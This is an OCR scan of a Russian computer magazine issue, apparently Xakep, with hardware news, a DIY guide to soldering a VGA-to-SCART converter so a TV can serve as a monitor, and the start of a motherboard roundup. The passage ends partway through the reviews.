Сделала такой интересный девайс компания Philips. Модель называется 150MT. И самое любопытное в ней то, что она способна работать в двух режимах - стандартном и телевизионном; кроме того, 150MT позволяет одновременно работать с ПК и смотреть телек в небольшом окне (функция "картинка-в-картинке") или разворачивать изображение на весь экран. Есть функция и телетекста. Разреше-



ние моника - 1024x768 при частоте 75МГц, время отклика 25 мс, максимальная яркость 310 кд/кв. м., контрастность 500:1. Также следует отметить два встроенных динамика мощностью 2,5 Вт, несколько видеоконнекторов (для подключения других девайсов к монику) и пульт дистанционного управления. Цена на эту новинку ожидается порядка 850-900 вечнозеленых.

5.1 акустика от Genius

Все больше производителей стараются выпустить свою акустику для домашнего кинотеатра. На сей раз отличилась Genius, представив SW-5.1 Home Theater.



Корпуса колонок выполнены из дерева, что позволяет добиться более чистого звучания как в играх, так и при просмотре DVD фильмов. Также можно отметить наличие пульта ДУ, благодаря которому работа с SW-5.1 Home Theater будет весьма комфортной. А учитывая традиционно невысокую стоимость девайсов от Genius, SW-5.1 Home Theater представляется вполне привлекательной акустикой.

Красавец от Philips

Компании Philips представила свою новую линейку 17-дюймовых мониторов семейства Real Flat Design Line. Моник Philips 107X2 является ярким представителем этого семейства. Первое, что бросается в глаза у Philips 107X2 - по-настоящему стиль-



ный дизайн. А уже затем можно отметить фирменные технологии LightFrame(tm) и Real Flat, позволяющие добиться более четкого и яркого видеосигнала, а также ликвидировать геометрические искажения. Остальные технические характеристики тоже оставляют благоприятное впе-

чатление: размер элемента изображения - 0.25 мм (0.21 мм по горизонтали), разрешение вплоть до 1280x1024 при частоте горизонтальной развертки в 71 кГц.

DVD+RW резак от Ricoh

Ricoh объявила о выпуске нового DVD+RW привода MP5125A и DVD+R дисков.



Имя привода - MP5125A. Новинка работает с дисками DVD+RW, DVD+R, CD-RW и CD-R. Диски DVD+R и DVD+RW пишутся со скоростью 2.4x, CD-R - со скоростью 12x, CD-RW - 10x. Чтение CD-ROM/RW/R дисков производится с 32x скоростью. Также MP5125A поддерживает технологию защиты буфера записи JustLink. Остальные характеристики резака имеют следующий вид:
интерфейс привода - ATAPI;
размер буфера - 2 Мб;
скорость доступа к DVD - 140 мс, для CD - 120 мс.

А DVD+R диски Ricoh выпущены в двух модификациях: для записи данных и для записи видео (одноразовой). Емкость дисков - 4,7 Гб. Цена же на привод ожидается в районе 380$, у DVD+R дисков - 8$.

Новые ЖК-моники от Hercules

Hercules анонсировала две новые модели ЖК-панелей - Prophetview 920 и Prophetview 920DVi.

В продаже девайсы появятся в ближайшем будущем, а пока доступны лишь их краткие характеристики:
видимая область новинок - 17 дюймов;
физическое разрешение - 1280x1024 пикселей;
яркость - 250 кд/кв. м;
контраст - 350:1.

Модель Prophetview 920Dvi, кроме того, оснащена DVI и видеовыходом (к примеру, для соединения с игровыми приставками и цифровыми камерами).




Новинки от Compaq

Compaq выпустила новые карманные компьютеры iPaq Pocket PC из серии H3800. Серия дополнена моделями H3870 со встроенным Bluetooth адаптером и H3850 (без Bluetooth). Кстати, кроме наличия Bluetooth эти новинки ничем друг от друга не отличаются. Обе имеют цветной 240 x 320 ЖК-экран (65536 цветов) с фронтальной подсветкой и регулирующим яркость сенсором, а также несут на борту



206 МГц процессор StrongArm, 64 Мб оперативы, 32 Мб Flash ROM, слот под SD карты и встроенный микрофон. Размеры девайсов - 84 x 16 x 134 мм, вес 190 граммов. Питание рассчитано на работу в течение 14 часов без подзарядки. В комплекте имеется стандартный док с интерфейсами USB/serial.
А вот специальные клавиатуры можно приобрести отдельно - обычную по цене около 100 бакинских и "микро" за 60$. Сами же КПК стоят 600 и 530 баксов соответственно.

Серебряный GeForce4



Тайваньская компания Triplex объявила о начале выпуска своих новых девайсах на чипах GeForce4, выполненных в серебряном дизайне плат. Карты называются Millennium Silver и покрыты сплошным слоем серебра. Думаешь, пижонство? Отнюдь. Triplex настойчиво убеждает, что делается это не ради красоты, а для улучшения теплового режима и увеличения разгонного потенциала. Конечно, без лукавства, наверняка, не обошлось, да и на цене серебряная покраска точно скажется. Остальные же характеристики видюх вполне стандартны и ничем особенным не выделяются. К примеру, видеокарта Ti4600 имеет частоту процессора 300 МГц, памяти - 650 МГц, а общий объем оперативы составляет 128 Мб.

СамыйПодлыйВМиреШнур(mr_false@xakep.ru)
&& Шлунхель (shlynxel@xakep.ru)



Вторая жизнь телека, или играем в кваку на 21

Подключаем телек к компу на стандартный RGB выход вместо монитора

S/N:

Итак, денег нет. Т.е. совсем нет. И купить монитор за 300 грин никак не получится. Даже б/у-шный отстой за 50 баков не купить. Ну и что теперь, сидеть без компа, что ли? Не-а, будем подключать все к телеку. Да, к обычному такому телеку, древнерусскому. Конечно, качество картинки там будет не как у 21-и Митсубиши, но посидеть в виндах и погонять гамы можно. Хотя погоди, почему только к древнерусскому? А давай и крутым челам поможем. У кого там 32-дюймовые проэкционники? А ну идите сюда, вас мы тоже подключим к компу, будете DivX-фильмы на таком экране смотреть!

Что это

Как ты уже понял, нам потребуется так называемый преобразователь типа VGA-TV. Как ни крути, а без него ничего не получится (ну не влезает SCART в DB-15S). Итак, существуют два известных мне конвертера: тот, который мы будем делать, и тот, который не будем. Чем они отличаются? Который не будем - имеет встроенную буферную память и не только конвертирует RGB сигнал, но и сам синхронизирует. Таким образом, не требуется никаких дополнительных драйверов, меняющих синхронизацию видюшки. Его схема достаточно простая и умещается всего лишь на двух листах формата А3. Я думаю, паять такое чудо ты не захочешь. А вот тот, который мы будем делать, является всего лишь обычным преобразователем RGB-TV (если точнее - RGB-SCART) и состоит из 2-х микросхем, легко находимых на ближайшей помойке.


Техникс

Каким же образом пашет этот самый конвертер? Вот смотри: у выхода твоей видюшки есть куча ног: Red, Green, Blue (три компоненты цвета текущего пикселя), Ground (земля), hSync, vSync (синхронизации горизонтальной и вертикальной развертки) и еще всякая дребедень, которая нам не понадобится. Как ты знал еще до чтения сего, изображение на мониторе формируется за счет пробега луча по экрану. Его настоящее положение как раз и определяется сигналами синхронизации. Текущий цвет - параметрами RGB. Сигналы этого всего определяются относительно земли, зачем, собственно, оная и нужна. Теперь рассмотрим, в чем же отличия от SCART: во-первых, там не один сигнал земли, а целая куча, на каждый канал цвета RGB; во-вторых, синхронизация только одна (на видюшке - две, как ты помнишь); в-третьих, в видюшке сигналы инвертированные (т.е. при наличии более одной кривой руки ты имеешь шанс сжечь свой телек и видюшку); а в-четвертых, помимо видео на СКАРТе имеются также и аудио сигналы, но их ты будешь юзать уже самостоятельно.


Таск нот респондинг

Итак, наша задача - спаять преобразователь сигнала, который приводит RGB сигнал к диапазону 1в и получает из двух сигналов синхронизации один. Не пугайся, под этими злыми словами скрывается всего лишь небольшая схема.

Сложно? Ведь нет. Да, пока не забыл, привожу распайки SCART'а, RGB и обеих микросхем (у них корпуса одинаковые).



Как видишь, схема элементарная



Распайки

Мы предлагаем тебе два варианта: для импортных телеков и для старых советских (рулез! На них все смотрится куда круче!).

Полезные ископаемые

Перед началом работы тебе придется добыть следующие вещи:

1) Руки заводные, нормальные, прямые. Сам знаешь - зачем.

2) Паяльник, припой и всемогущая канифоль. Если этого у тебя еще нет, то самое время прикупить.


3) Микросхемы К155ЛП5, К155ЛН1 (для древних телеков - К561ЛН2).

Найдешь либо на помойке, либо на базаре, либо у товарища.
4) Разъемы SCART и DB-15P. Хотя, если тебе так уж лень их искать, ты можешь засунуть провода в разъемы напрямую. Но это удовольствие - для гуру и особых извращенцев типа нас.
5) Куча проводов от шлейфа + кембрики (14 шт. хватит).

Детский сад “Рукодельница”

Надо полагать, что паять ты уже умеешь, иначе бы ты просто не дочитал до этого места. Это хорошо. Но я тебе дам совет, который буду давать всем вплоть до конца дней своих: не держи паяльник на ноге микросхемы дольше 3 секунд. Потом запаришься кидать в меня жженые микрухи. Ну, а в целом могу дать такие рекомендации: питание для микросхем лучше брать с комповского блока питания (красный провод - +5в, желтый - +12в). Паять лучше проводами типа “оторвал от IDEшного шлейфа”. Звучит глупо, но паяются эти провода - лучше некуда. Берешь этот злосчастный шлейф и отделяешь от него жилы (благо, они отрываются легко). Ну а дальше: зачищаешь примерно 2-3 мм от каждого, лудишь (прошу учесть: первая буква - “л”, а не “м”) и прям на ногу микросхемы сбоку припаиваешь, как на схеме. А кто сказал, что надо делать печатную плату? Мы - люди ленивые. Так обойдемся. На свежеприпаянную ногу микрухи надеваешь кембрик (чтобы не замкнуло). Только не будь идиотом: посмотри на схему. Видишь, у ЛП5-й микросхемы замкнуты 3 и 4 ноги? Ну вот, они на корпусе самой микросхемы расположены рядом, поэтому ты не паяй на них провода, а лишь согни их друг на друга и пригрей паяльником. Усек? Итого у нас получаются две микросхемы с торчащими во все стороны проводами. Далее припаиваешь провода по схеме к штекеру DB-15P (тот, который на видюшку). Заметь, что микросхемы должны быть поближе к самой видюшке. Не смотри на нас так, мы, в силу своей криворукости, все сделали не так, потом осознали свою ошибку, но переделывать - лениво в хлам. Угу-мс, затем берешь какой-нибудь штекер для питания винта и выводишь от него питание для микросхем (маркировку проводов я обозначил выше). Ну и, наконец, сам SCART. С ним тоже все просто. Все провода по схеме. Если у тебя старый телек, без скарта, то считай, что тебе не повезло. Геморроиться сейчас будешь - не корми бабушку. Срочно ищи либо инструкцию от телека (там схемы есть), либо где-нибудь умную книжку под скромным названием типа “Блоки и модули цветных унифицированных телевизоров”.
Нашел? Молодцом! Теперь открывай оглавление и ищи там что-нибудь вроде “Модуль выходного видеусилителя М2-4-1”.
Вместо М2-4-1 должен стоять номер, который ты обязан найти на плате своего телека. А для этого надо телек еще разобрать, найти эту гребанную плату с надписью. В общем, если ты сам не разберешься, то либо зови более знающих товарищей, либо мыль нам. Будем считать, что ты уже разобрался. Открывай страницу, которую ты нашел по оглав-

NEXT



Блоки и модули цветных унифицированных телевизоров…


Нам потребуется так называемый преобразователь типа VGA-TV. Как ни крути, а без него ничего не получится (ну не влезает SCART в DB-15S).



Насилие над видюшкой


СамыйПодлыйВМиреШнур && Шлунхель

лению. Там будет схема типа такой, как на фотке.




Трофей

Как ты заметил (на фотке, правда, видно плохо), в таблице слева под номером один стоит надпись “вход”. Соответственно этой табличке на плате телека существуют три (R-G-B) параллельные линии штырьков. Эти штырьки пронумерованы, и их нумерация соответствует схеме. К этим самым штырям номер 1 и паяй провода от микрух (соответствуя RGB).



Вот так мы все паяли

Осталось найти видеовход у телека, или вход синхронизации. Ищем по крупной схеме самого телека или по печатной плате (помни: антенный вход - не видеовход!). Возле входа прям так и написано “Вход видео”, туда паять длинный провод, идущий с 6-й ноги К155ЛП5.



Изуродованный телек

Ну вот. Теперь теоретически все готово.



Вот она, вот она, на ногу намотана

Хороший глюк всегда радует глаз

Ты тянешься к заветной пимпе POWER. Давишь. По экрану идет рябь.



What the fuck?

Ты думаешь, авось обойдется. Ан нет.




С новым годом!

Ты выключаешь комп, берешь гранатомет и едешь ко мне домой. Ноу, батенька, ноу! А кто драйвера будет ставить? Вот тебе ссылочки на драйвера: http://sterr.narod.ru/tv/tv1.htm, http://www.radiofan.gaw.ru/soft/vga-tv.zip.

Ищи либо инструкцию от телека (там схемы есть), либо где-нибудь умную книжку под скромным названием типа “Блоки и модули цветных унифицированных телевизоров”.

Вообще, могут быть еще другие, новые версии, но у нас и так все работает. Правда, есть издержки (разрешение больше 640x480 - нельзя. Более 256 цветов - больно, но с прямыми руками можно), но лучше технически невозможно сделать. Если у тебя что не работает даже после установки драйверов, то мыль нам. Были у нас еще одни драйвера, но ссылочку призабыли.
После установки драйверов все должно заработать.

Итак, наша задача - спаять преобразователь сигнала, который инвертирует RGB сигнал и получает из двух сигналов синхронизации один.



Блюрит жутко, но терпеть можно



Вот это рулез!

Фанфары и аплодисменты. Работать, конечно, сложновато. Блюрит все пострашному, но в игрушки играть и видео смотреть можно.

mov ax, 4c00h

Что ты с такой байдой будешь делать, не знаем. Но это все-таки весело :). А как чудесно в квак по сетке играть - просто не бей статикой мышей. Надеюсь, ты сам сможешь найти такому изобретению достойное применение. А мы на сей раз с тобой прощаемся. Бывай!

А для этого надо телек еще разобрать, найти эту гребанную плату с надписью. В общем, если ты сам не разберешься, то либо зови более знающих товарищей, либо мыль нам.



p0r0h (p0r0h@real.xakep.ru)




Битва платформ: AMD vs Intel
Обзор материнок под Pentium4 и Athlon/Duron

Весеннее солнце показалось на горизонте и понемногу стало освещать своими нежными лучами поле боя. В который раз на нем схлестнутся в жестокой битве два непримиримых бойца – дерзкий и напористый AMD против непокобедимого и жестокого Intel'а. Оба соперника находятся в прекрасной форме и полны желания разорвать друг друга. Однако битва обещает быть не столь жаркой, сколько продолжительной. А победа достанется тому, кто покажет не только всю свою мощь и силу, но и прежде всего умение выбирать грамотную и продуманную стратегию боя.

Итак, посмотрим, насколько готовы соперники к предстоящей битве, а именно какую поддержку они имеют со стороны производителей материнских плат. Здесь тоже развернулась нешуточная борьба, где многое зависит от применяемой системной логики.
Впрочем, окончательное лидерство завоевали те чипсеты (и, следовательно, платы на них), которые поддерживают недорогую и производительную DDR память. Именно от них во многом зависит, какая платформа будет наиболее уверенно и комфортно себя чувствовать, а также какая из них завоюет сердца многочисленных юзверей.

VIA KT266A




VIA KT266A является по сути модифицированной версией чипсета VIA KT266. Компания VIA просто отладила свой чип, добавив ему производительности и избавив от некоторых глюков. А в остальном чипсет не претерпел никаких существенных изменений и во многом копирует характеристики VIA KT266:

- поддержка процессоров AMD Athlon и AMD Duron;
- поддержка FSB 200/266 МГц EV-6 DDR;
- поддерживаемая память: PC1600/PC2100 DDR SDRAM;
- максимальная пропускная способность памяти: 2.1 ГБ/сек;
- AGP 4x;
- поддержка ATA 33/66/100;
- AC'97 звук/модем;
- встроенный контроллер 10/100 Mbit LAN;
- поддержка ACPI;
- поддержка 6 USB портов стандарта 1.1.

Материнские платы на основе VIA KT266A имеют самую большую популярность (на сегодняшний день) для платформы на базе AMD, т.к. предлагают юзверю высокую скорость, надежность, отличный разгонный потенциал и при этом щадят кошелек покупателя.

ASUS A7V266-E (KT266A)


http://www.asus.ru



Плата от этого знаменитого брэнда основана на чипсете VIA KT266A со всеми вытекающими отсюда плюсами и минусами. Впрочем, плюсов гораздо больше. Сохраняя традицию, ASUS сделала очень быструю и стабильную материнку. Основной же минус, как всегда, это цена. Стоимость ASUS A7V266-E остается самой высокой среди аналогичных матерей, основанных на KT266A. Но и это не единственный минус. Высокая цена платы ведет за собой повышенные к ней требования, а придраться, к сожалению, есть к чему. Разъемы модулей памяти расположены очень близко к процессорному сокету, поэтому могут возникнуть некоторые проблемы при установке или извлечении оперативы. Разъем питания приютился рядом с портами IDE, что тоже не есть гуд. А если еще учесть, что шлейф от флоппика тянется практически через всю плату, то можно забыть о нормальной циркуляции воздуха внутри корпуса. Как видишь, даже заплатив большое количество зеленых бумажек, ты не обязательно избавишься от всех проблем.

EPOX EP-8KHA+ (KT266A)

http://www.epox.com.tw




Сразу можно отметить, что инженеры EPoX постарались на славу и сделали практически идеальный девайс, а вкупе с низкой ценой эта плата является отличным кандидатом на покупку у многих юзверей. По стабильности и быстродействию EPoX EP-8KHA+ может дать фору и более именитым брэндам. Дизайн и разводка платы тоже очень продуманы и вызывают

p0r0h (p0r0h@real.xakep.ru)

лишь довольную улыбку. К слову, даже на кулере для охлаждения северного моста компания EpoX экономить не стала и поставила брэндовый Cooler Master. И в остальном тоже придраться не к чему - все элементы расположены очень удачно, и никаких трудностей с установкой и работой с платой не возникает. Циркуляция воздуха будет проходить нормально без всяких мешающихся проводов. Но и это еще не все. На EPoX EP-8KHA+ установлен индикатор POST-кодов, который окажется хорошим помощником ламерам, имеющим тенденцию что-нибудь и как-нибудь подключить не так. Хотя с этой материнкой сделать это довольно проблематично. Однако EPoX EP-8KHA+ будет отличным выбором не только для криворуких ламеров, но и для продвинутых оверклокеров. Широчайший выбор настроек в БИОСе поможет им в этом. Достаточно упомянуть хотя бы возможность регулировать напряжение питания ядра процессора, модулей памяти, изменять процессорный множитель и частоты системной шины в диапазоне до 200 MHz (с шагом в 1 MHz) и сразу становится понятно, что EPoX EP-8KHA+ очень удачная и продуманная плата. В общем, отличный выбор для тех, кто хочет быстро и легко выжать из своей системы максимум производительности, отдав при этом небольшое количество бакинских.

Gigabyte GA-7VTX-P (KT266A)

http://www.gigabyte.com.tw



Еще одна плата, основанная на чипсете VIA KT266A. И хотя девайсы от Gigabyte редко радуют юзверей чем-нибудь революционным и новым, в целом ее продукция держится на весьма высоком уровне. Вот и плата Gigabyte GA-7VTX-P не стала исключением. Она может понравиться и своим высоким разгонным потенциалом, и стабильностью, и привлекательной ценой. Большинство же оверклокерских функций доступны с помощью переключений DIP-перемычек и через изменение настроек в BIOS. Из дополнительных плюсов у Gigabyte GA-7VTX-P можно отметить хороший встроенный звук и высокую надежность.

Soltek 75DRV2 (KT266A)


http://www.soltek.com.tw



Материнки Soltek всегда славились как недорогие рабочие лошадки. Вот плата Soltek 75DRV2, она сохранила верность традициям, но, помимо низкой цены, ей есть и еще чем порадовать придирчивых юзверей. Грамотная разводка, удобное и продуманное расположение компонентов, стабильная работа и поддержка оверклокерских возможностей - все это серьезные предпосылки для успеха на рынке материнских плат. Также следует упомянуть две фирменные технологии: Red Storm Overclocking и AntiBurn Shield, которые позволят автоматически разогнять процессор, но при этом гарантируют ему спокойную жизнь. В общем, на первый взгляд - достаточно удачная мамка, а скоростные показатели вскоре прояснятся после тестов.


Abit KR7A-RAID (KT266A)

http://www.abit.com.tw



Компания Abit в особом представлении не нуждается, и так понятно, что ее девайсы рассчитаны на юзеров, которым необходимы, прежде всего, качество и скорость. И на этот раз их ожидания не обманулись - Abit KR7A-RAID предоставит и то и другое. Материнка выполнена на самом высоком уровне - расположение всех компонентов не вызывает нареканий, а IDE RAID может представить рекордную скорость (до 133 МБ/с) обмена данных с винчестером. Достигается это за счет контроллера на микросхеме от HighPoint - HPT372, представляющего новый стандарт ATA133. Как всегда, минимум джамперов на плате - фирменный знак материнок Abit. На Abit KR7A-RAID установлен всего лишь один переключатель (очистка CMOS), все остальное доступно через БИОС. Причем, доступно много чего - это и изменение частоты FSB с шагом в 1 МГц, и изменение коэффициента умножения процессора, и возможность выбирать напряжение, подаваемое на процессор, чипсет или память. Еще имеется широчайший выбор таймингов памяти и настройка шин AGP и PCI. Abit в очередной раз предстал перед нами как отличный плацдарм для оверклокера.

SiS735




Компания SiS отличается нетрадиционным подходом к проектированию чипсетов, когда северный и южный мосты объединяются в одной микросхеме. Характерна для них и крайне низкая цена, что позволяет чипсетам SiS уверенно чувствовать себя на рынке системных плат. Однако в последнее время их стали характеризовать довольно хорошая производительность и цена. Взглянем же на спецификации чипсета SiS735:

- поддержка процессоров AMD Athlon и AMD Duron;
- поддержка FSB 200/266 МГц EV-6 DDR;
- поддерживаемая память: PC1600/PC2100 DDR SDRAM и 66/100/133 МГц SDRAM;
- шина MuTIOL с пропускной способностью 1.2 ГБ/сек;
- AGP 4X;
- поддержка ATA 33/66/100;
- AC'97 звук/модем;
- встроенный контроллер 10/100 BaseT Ethernet и 1/10 Home PNA;
- поддержка 6 USB портов стандарта 1.1.

Наибольший успех материнкам на основе SiS735 принесла именно поддержка двух типов памяти (DDR и SDR), низкая цена и довольно раннее появление рынке. И за несколько месяцев эти мамки завоевали сердца (и кошельки :)) многих юзверей.

MSI K735 Pro (SiS735)

http://www.msicomputer.com




Эта мамка выполнена на альтернативном чипсете SiS735 и некоторое время была лидером по скорости до появления матерей на более отлаженном чипсете от VIA - KT266A. Но, как известно, фирменным отличием плат на SiS735 является не только высокая скорость, но и очень низкая цена, поэтому MSI K735 Pro до сих пор не



потеряла своей актуальности. Так что ее следует достаточно подробно рассмотреть. А посмотреть есть на что. Прежде всего, в глаза бросаются два радиатора на плате, хотя, чаще всего, производители матерей больше одного не ставят. Как выяснилось, второй радиатор установлен на элементах, составляющих цепи питания ядра процессора. Довольно интересное решение, призванное то ли добавить плате стабильности, то ли помочь оверклокерам выжать из системы максимум возможного. К слову, никаких проблем со стабильностью у MSI K735 Pro не возникало. Следует отметить и фирменную технологию D-LED, отображающую с помощью светодиодов процесс прохождения процедуры POST. Единственное, что можно было сделать лучше, - это расположение компонентов платы. А так как разъемы IDE и FDD расположены сразу за слотами PCI и AGP, то это доставляет определенные неудобства при манипуляции с ними.
Что касается оверклокерских функций, то поддержка их представлена достаточно широко - можно пошагово менять частоту FSB (100, 103, 107, 110, 112, 124, 133, 137, 143, 147 и 150МГц), коэффициент умножения, а также напряжение ядра процессора. Как видишь, никакой ущербности от использования альтернативного системного чипсета у MSI K735 Pro не наблюдается.

Chaintech 7SID (SiS735)


http://www.chaintech.com.tw



Эта плата тоже нацелена на бюджетный рынок, да и выполнена она в форм-факторе micro ATX, что накладывает определенный отпечаток (всего три слота PCI и два DIMM DDR). В остальном же все достаточно стандартно и без особых изысков. Правда, есть еще интегрированный кодек AC'97 и разъем для подключения считывателя смарт-карт. Дизайн же платы и расположение всех компонентов нареканий не вызывают. На материнке установлены три джампера - первый служит для изменения частот работы процессора и памяти - 100/100, 100/133 и 133/133МГц; второй разрешает включать комп по сигналу от мыши или клавы (стандарта PS/2); ну а третий служит для очистки содержимого CMOS. Настройки BIOS хотя и не поражают, так как у мамки EPoX EP-8KHA+, например, но тоже достаточно обширны - можно поменять тайминги памяти, побаловаться с шиной AGP и вручную распределять прерывания слотов PCI. Однако настоящему оверклокеру Chaintech 7SID вряд ли приглянется, так как функций для разгона камня практически нет.


Elpina M830LR (SiS735)

http://www.ecs.com.tw/



